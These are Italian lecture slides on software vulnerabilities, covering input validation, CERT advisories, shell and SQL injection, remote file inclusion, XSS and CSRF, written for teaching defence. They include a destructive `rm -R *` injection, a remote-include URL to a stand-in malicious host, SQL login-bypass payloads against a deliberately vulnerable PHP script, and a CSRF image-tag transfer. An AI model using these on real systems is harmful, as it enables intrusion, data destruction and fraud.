vulnerabilità del software


software da fonte non fidata

- l'esecuzione diretta di software proveniente da una fonte non fidata è una grave minaccia
  - es. software scaricato da siti web malevoli
  - es. "troian" diffusi su social o email
- la vulnerabilità in questo caso non è nei sistemi informatici ma nell'utente inesperto
- contromisure
  - formazione
  - soluzioni tecniche per impedire l'esecuzione del software

software da fonte fidata

- non basta essere certi della fonte
- il software può contenere bug

correttezza del software




- un programma è corretto quando su qualsiasi input che soddisfa le precondizioni l'output soddisfa le postcondizioni
- assumiamo (leggi riponiamo fiducia nel fatto) che…
  - il produttore/progettista abbia chiare precondizioni e postcondizioni

correttezza e sicurezza

- programmi non corretti sono una minaccia
  - fanno cose inattese
- ma...
  - formazione dei programmatori puntata sulla correttezza rispetto alle specifiche
  - contratti, capitolati, gare forniscono specifiche
  - collaudo
- …ma la correttezza non basta
- non è detto che l'input soddisfi le precondizioni!

programmi corretti e input non corretto



precondizioni
verifica

postcondizioni
error handling

- un programma corretto **è vulnerabile** quando esiste un input che **non soddisfa la precondizioni** per cui non c'è una verifica e un error handling "adeguato"

contratti

- contratto tra chiamante e chiamato
  - contratto = precondizione+postocondizione
  - importante nell'ambito della chiamata a metodo (o funzione o affini)
- approccio design by contract
  - il chiamato assume che le precondizioni siano rispettate
  - efficiente
  - tipicamente adottato per i rilasci ufficiali
- approccio defensive programming
  - il chiamato non si fida e verifica la precondizione
  - infefficente
  - tipiamente aodttato in fase di sviluppo e debug
  - ma anche **fondamentale per la sicurezza**
    - da usare in release solo dove è strettamente necessario (vedi «input non fidato»)

input fidato e non: definizione

- una sorgente di input è o fidata o non fidata
  - la fiducia è sempre definita rispetto ad un certo programma o esecuzione di programma in un dato contesto (es. passwd eseguito da root)
- **non fidata** se…
  - il programma opera con diritti diversi o maggiori del soggetto che ha creato l'input

- un programma vulnerabile diviene una minaccia quando il suo input proviene da fonte **non fidata**
  - perché la sorgente può sfruttare la vulerabilità del programma per effettuare operazione che altrimenti non potrebbe fare

input fidato e non: esempi

- esempi di fonti non fidate
  - pagine web per il browser
    - il browser può scrivere sulla home dell'utente, chi ha creato la pagina web no
  - richieste http per un web server
    - il web server può leggere il filesystem dell'host su cui è installato, il browser che fa la richesta no
  - email per il mail user agent (mua)
    - il mua può scrivere sulla home dell'utente, chi ha creato l'email no
  - i parametri del comando passwd per il comando passwd
    - il comando passwd può modifcare il file /etc/passwd, l'utente che lancia tale comando no (non direttamente)

programmi senza validazione dell'input

- se l'input non è validato il comportamento può essere imprevedibile
- tipicamente crash
  - …se l'input contiene è errore innocuo
- nel caso peggiore il programma può eseguire operazioni aribtrarie
  - …per esempio formattare il vostro hard disk
- se l'input è costruito ad arte da un hacker egli può decidere ciò che il vostro programma farà

applicazioni comuni e input non fidato

- altri esempi di programmi in cui una vulnerabilità può rappresentare una minaccia…
- …quando l'input (documenti o programmi) sono ottenuti via email, web, ftp
  - suite di produttività (es. office)
  - viewer (es. acrobat per i pdf)
  - interpreti anche se "sicuri" (la Java Virtual Machine del vostro browser)
    - virtualizzazione, sandbox, ecc.

i CERT

- chi trova una vulnerabilità in un software noto…
  - avvisa il “suo” Computer Emergency Response Team
- il CERT
  - verifica l’esistenza della vulnerabilità
  - avverte il produttore
  - dopo un certo periodo di tempo (15-30gg) divulga il security advisory (tipicamente via web o mailing list)

CERT

- i cert svolgono anche funzioni di coordinamento, divulgazione e supporto alla risposta agli incidenti
  - dovrebbero collaborare tra di loro ma raramente ciò avviene
- alcuni cert famosi
  - cert italiano www.certnazionale.it
  - cert statunitense www.us-cert.gov
  - cert coodination center www.cert.org

vulnerabilities DB

- alcuni db di vulnerabilità famosi
  - National Vulnerability Database - nvd.nist.gov
  - Common Vulnerability Exposure - cve.mitre.org
  - The Open Source Vulnerability Database - osvdb.org
  - SANS www.sans.org
  - SecurityFocus www.securityfocus.com
  - tutti i produttori hanno servizi per la sicurezza (mailing list, patches, bugtracking)
    - http://www.microsoft.com/security
    - http://www.redhat.com/security/

esempio di security advisory

http://nvd.nist.gov/nvd.cfm - search for “explorer jpeg”

Vulnerability Summary CVE-2005-2308

Original release date: 7/19/2005
Last revised: 10/20/2005
Source: US-CERT/NIST

Overview

The JPEG decoder in Microsoft Internet Explorer allows remote attackers to cause a denial of service (CPU consumption or crash) and possibly execute arbitrary code via certain crafted JPEG images, as demonstrated using (1) mov_fencepost.jpg, (2) cmp_fencepost.jpg, (3) oom_dos.jpg, or (4) random.jpg.

Impact

CVSS Severity: 8.0 (High) Approximated
Range: Remotely exploitable
Impact Type: Provides user account access , Allows disruption of service

References to Advisories, Solutions, and Tools

External Source: BID (disclaimer)

Name: 14286

Hyperlink: http://www.securityfocus.com/bid/14286

[…]

Vulnerable software and versions

Microsoft, Internet Explorer, 6.0 SP2

Technical Details

CVSS Base Score Vector: (AV:R/AC:L/Au:NR/C:P/I:P/A:C/B:N) Approximated (legend)
Vulnerability Type: Buffer Overflow , Design Error

CVE Standard Vulnerability Entry:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2308

impatto della mancata validazione dell'input

tipo	2012		2015		
	qty	%	qty	%	
xss	801	15,41%	683	10,77%	
csrf	165	3,17%	209	3,29%	
php	685	13,18%	465	7,33%	
buffer	428	8,23%	375	5,91%	
sql	334	6,42%	315	4,97%	
	2464	46,41%	2188	34,49%	
total	**5199**		**6344**		
firmware	51	0,98%	141	2,22%	

da http://nvd.nist.gov feeds in formato xml
stima in base alla presenza di parole nel campo "vuln:summary"

vulnerabilità di programmi interpretati

code injection

- inserimento, tramite l'input, di codice dentro un programma
  - l'obiettivo di gran parte degli attacchi
- si può fare in tanti modi diversi

il problema della sostituzione

- molti linguaggi interpretati si basano su sostituzioni
  - linguaggi per shell scripting (es. bash, perl)
  - SQL
  - liguaggi per lo sviluppo di web applications
- un input *X* diventa parte di una stringa *S*
- *S* viene trattata come parte di codice
- esempio il programma prova.sh

```
#!/bin/sh
echo $1
```

- cosa succede se scrivo…

```
prova.sh "`rm -R *`"
?
```

  - non fate la prova, è pericolso!!!

bash

- evitare di scrivere script bash che girano su input non fidato
  - es. server

perl e "taint mode"

- perl è fortemente basato su sostituzioni
  - molti script perl sono vulnerabili
  - lo sono molti vecchi .cgi
- *taint mode* (perl –T)
  - quando eseguito in “taint mode” l’interprete genera un errore quando un dato che deriva da un input viene usato all’interno di system(), open(), exec, ecc.
- utile per scrivere in perl programmi che non si fidano dell’input

remote file inclusion

- il codice dell'applicazione ha include parametrici
  - es. <? php include($page . '.php'); ….
- i parametri sono inzializzati dall'url
  - http://www.sb.com/index.php?page=userheader
  - si presume che userheader.php sia presente sul server
- exploit
  - http://www.sb.com/index.php?page=http://www.malicious.com/include_me

sql injection

- è una tecnica di attacco a application server basati su database
  - cioè tutti
- tipicamente l'application server genera statememement SQL a partire dall'input
  - l'input sono i parametri passati gramite GET e POST

DB di esempio

```
mysql> show columns from user;
+----------+----------+------+-----+---------+-------+
| Field    | Type     | Null | Key | Default | Extra |
+----------+----------+------+-----+---------+-------+
| name     | char(11) |      | PRI |         |       |
| password | char(11) |      |     |         |       |
| role     | char(11) |      |     |         |       |
+----------+----------+------+-----+---------+-------+
3 rows in set (0.00 sec)

mysql> show columns from role;
+------------+---------------+------+-----+---------+-------+
| Field      | Type          | Null | Key | Default | Extra |
+------------+---------------+------+-----+---------+-------+
| adduser    | enum('Y','N') |      |     | Y       |       |
| deluser    | enum('Y','N') |      |     | Y       |       |
| viewdata   | enum('Y','N') |      |     | Y       |       |
| modifydata | enum('Y','N') |      |     | Y       |       |
| rolename   | char(11)      |      | PRI |         |       |
+------------+---------------+------+-----+---------+-------+
5 rows in set (0.00 sec)

mysql>
```

esempio

- /var/www/php/login.html

```
<html>
 <head>
  <title>The login form</title>
 </head>
 <body>

<form action="access.php" method="POST">
username: <input type=text name=name><br>
password: <input type=password name=password><br>
<input type=submit>
</form>


</body>
</html>
```

esempio

- /var/www/php/access.php

```
<?
  mysql_pconnect("localhost","root","");
  mysql_select_db("test");
  $name=$_POST['name'];
  $pwd=$_POST['password'];

  $query= "SELECT role
    FROM user
    WHERE name='$name' AND password='$pwd'";

  echo "Name: $name<br>\n";
  echo "Password: $pwd<br>\n";
  echo "Query: $query<br>\n";

  $result = mysql_query($query);


;;;;
```

esempio

```
...

  if ( ! $result )
        {
        echo "mysql error:<BR> " . mysql_error()  . "\n";
        }

  if ( $result && mysql_num_rows($result)>0 )
       {
       $a = mysql_fetch_array($result);
       $role=$a[role];
       echo "<BR><BR>Ciao $name il tuo ruolo e' $role\n";
       }
  else
     {
     echo "<BR><BR>No user.";
     }
?>
```

comportamento normale

- la stringa di benventuo viene stampata solo se la password è corretta
  - Ciao $name il tuo ruolo e' $role\n
- altrimenti si comunica che un tale utente non esiste
  - No user.

- ... ma è possibile entrare anche senza password :)

sql injection

- l'idea è di dare un input che modifica la semantica della query sql, esempio...

```
SELECT role
    FROM user
    WHERE name='$name' AND
  password='$pwd'
```

cosa diventa se

$name= “maurizio' -- ”

sql injection

- SELECT role FROM user WHERE name='maurizio' -- ' AND password=''
  - l'ultima parte è commentata!!!
  - non c'è più bisogno della password

sql injection

- con $name= “ksdf' or 1=1 -- ”
- SELECT role FROM user WHERE name='ksdf' or 1=1 -- ' AND password=''
  - la condizione è sempre vera!
  - non c'è bisogno neanche di conoscere il nome utente!

varianti

- alcuni DBMS permettono di eseguire più statements separati da “;”
  - molto semplice aggiungere nuove query in coda
- tramite INSERT è possibile modificare il DB.
- molti DBMS possono memorizzare nel DB degli script che possono essere eseguiti
  - stored procedure
- sql injection può provocare l'esecuzione di stored procedure

difficoltà

- creare un attacco sql injection senza avere il codice del sistema è difficile (non impossibile)
- l'attacco è semplificato se
  - si conoscono i nomi delle tabelle e delle colonne
  - si conoscono le query
- su sistemi open source l'attacco è più semplice

rilevare l'attacco

- il web server non va in crash
- il servizio non è interrotto
  - a meno che non si sia corrotto il DB
- l'attacco potrebbe richiedere moltissimi tentativi automatizzati
  - gli errori sql potrebbero non venir loggati
  - molti accessi sono forse rilevabili da un network IDS
- se il database viene modificato tramite INSERT rimangono tracce evidenti

mascherare l'attacco

- difficile se il codice non è noto
- se il codice è noto l'attacco sarà stato messo a punto “in vitro”
- se l'attacco permette di avere accesso alla macchina tutte le tracce possono essere fatte sparire velocemente
- se l'attacco non permette di accedere alla macchina è difficile eliminare le tracce

evitare l'attacco

- fare il controllo di tutti gli input!!!
- preprocessare gli input
  - ' → \'
  - “ → \“
  - \ → \\ ecc.
- recenti versioni di PHP lo fanno da sole
  - configurabile
  - qual’è il default?
  - non è detto che il programmatore possa scegliere la configurazione di php (vedi hosting)

può non bastare

- attenzione a unicode
- certi apici vengono trasformati dopo eventuali check e quoting!

  – esempio MySql
  Bug #22243 Unicode SQL Injection Exploit
  http://bugs.mysql.com/bug.php?id=22243

code injection su pagine web
xss

web: l'illusione del "sito corretto"

- "se l'url è quello giusto allora mi fido del sito"
  - … ma il sito può essere vulnerabile

- possibilità di modificare il comportamento di un sito puntandolo con un opportuno url
  - cross-site scripting (xss)
    - persistent
    - non-persistent
- cross-site request forgery (csrf)

non-persistent xss

- i server-side scripts possono usare parametri dell'url per formare le pagine visualizzate
- dai parametri nell'url l'html può essere iniettato nella pagina di risposta
- html può contenere client-side scripts
- il codice iniettato può inviare dati immessi in una form a chiunque
- molto difficile da rilevare perché il sito è quello giusto!

non-persistent xss

- ciò che si vede nell'email
  - "La preghiamo di verificare che il suo conto corrente presso securebank.com non contenga addebiti illeciti."
- il sorgente
  - "… presso securebank.com …"
  - script iniettato: <script>... </script>

non-persistent xss

- gli script server site usano il parametro “t” per il titolo della pagina
- ciò che l’utente vede
  - una pagina con titolo “login sicuro”
- il sorgente che lo produce
  - <title> login sicuro <script>…</script> </title>
  - <script>…</script> viene eseguito dal browser
- lo script può essere sofisticato e inviare username e password all’attaccante

persistent xss

- spesso i siti ricordano gli input degli utenti e poi li visualizzano
  - es. messaggi di un forum
  - la visualizzazione può avvenire quando un altro utente è loggato e lo script eseguito nel suo browser
- lo script entra in azione ad ogni visualizzazione
- lo script può replicarsi creando client-side worm!
  - specialmente su social networks

dom based xss

- dom: document object model
  - struttura dati che rappresenta una pagina html nel browser
  - può essere modificata «al volo» in javascript
- ajax premette di caricare ulteriori dati dal server
- javascript modifica il dom con i dati caricati
- i dati caricati possono contenere script precedentemente iniettati
  - ed essere caricati quando l'utente interagisce con la pagina

contromisura

- due alternative
  - non ammettere html come input
  - non ammettere html come output
    - Quoting
- XSS protection nei browser
  - verifica che gli script eseguiti non siano presenti nei parametri

altre vulnerabilità del web

cross-site request forgery (csrf)

- provate a mettere questo in una pagina
  - clicca qui
- se l'utente è già loggato su securebank.com il bonifico è eseguito
- condizioni per l'attacco
  - securebank: sessione mantenuta con cookie
  - bob è loggato quando clicca
  - securebank non verifica il «referrer header»

csrf senza azione utente

- <img src="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred">
- «l'immagine» viene caricata dal browser appena la pagina viene visualizzata
  - ... e il bonifico effettuato

login csrf

- S: un sito vulnerabile
- X: l'attaccante, ha un account su S
- U: utente ignaro...

- X fa un csrf che fa loggare U con le credenziali di X su S.
- U esegue azioni pensando che le sue azioni non vengano registrate
- X può poi loggarsi su S e verificare lo stato dell'account
  - esempio: ultime azioni fatte, rivelando informazioni private dell'utente

contromisura

- verifica sempre il referrer header
- non usare solo un cookie per la sessione ma anche un token passato come parametro
  - usare solo il token espone ad altri tipi di attacchi (session fixation)

web security: owasp.org

- enabling organizations to conceive, develop, acquire, operate, and maintain (web) applications that can be trusted
- open community
  - tutto il materiale rilasciato «free»
  - vulnerabilità attacchi contromisure documentazione codice ecc.

- è il punto di riferimento per la web security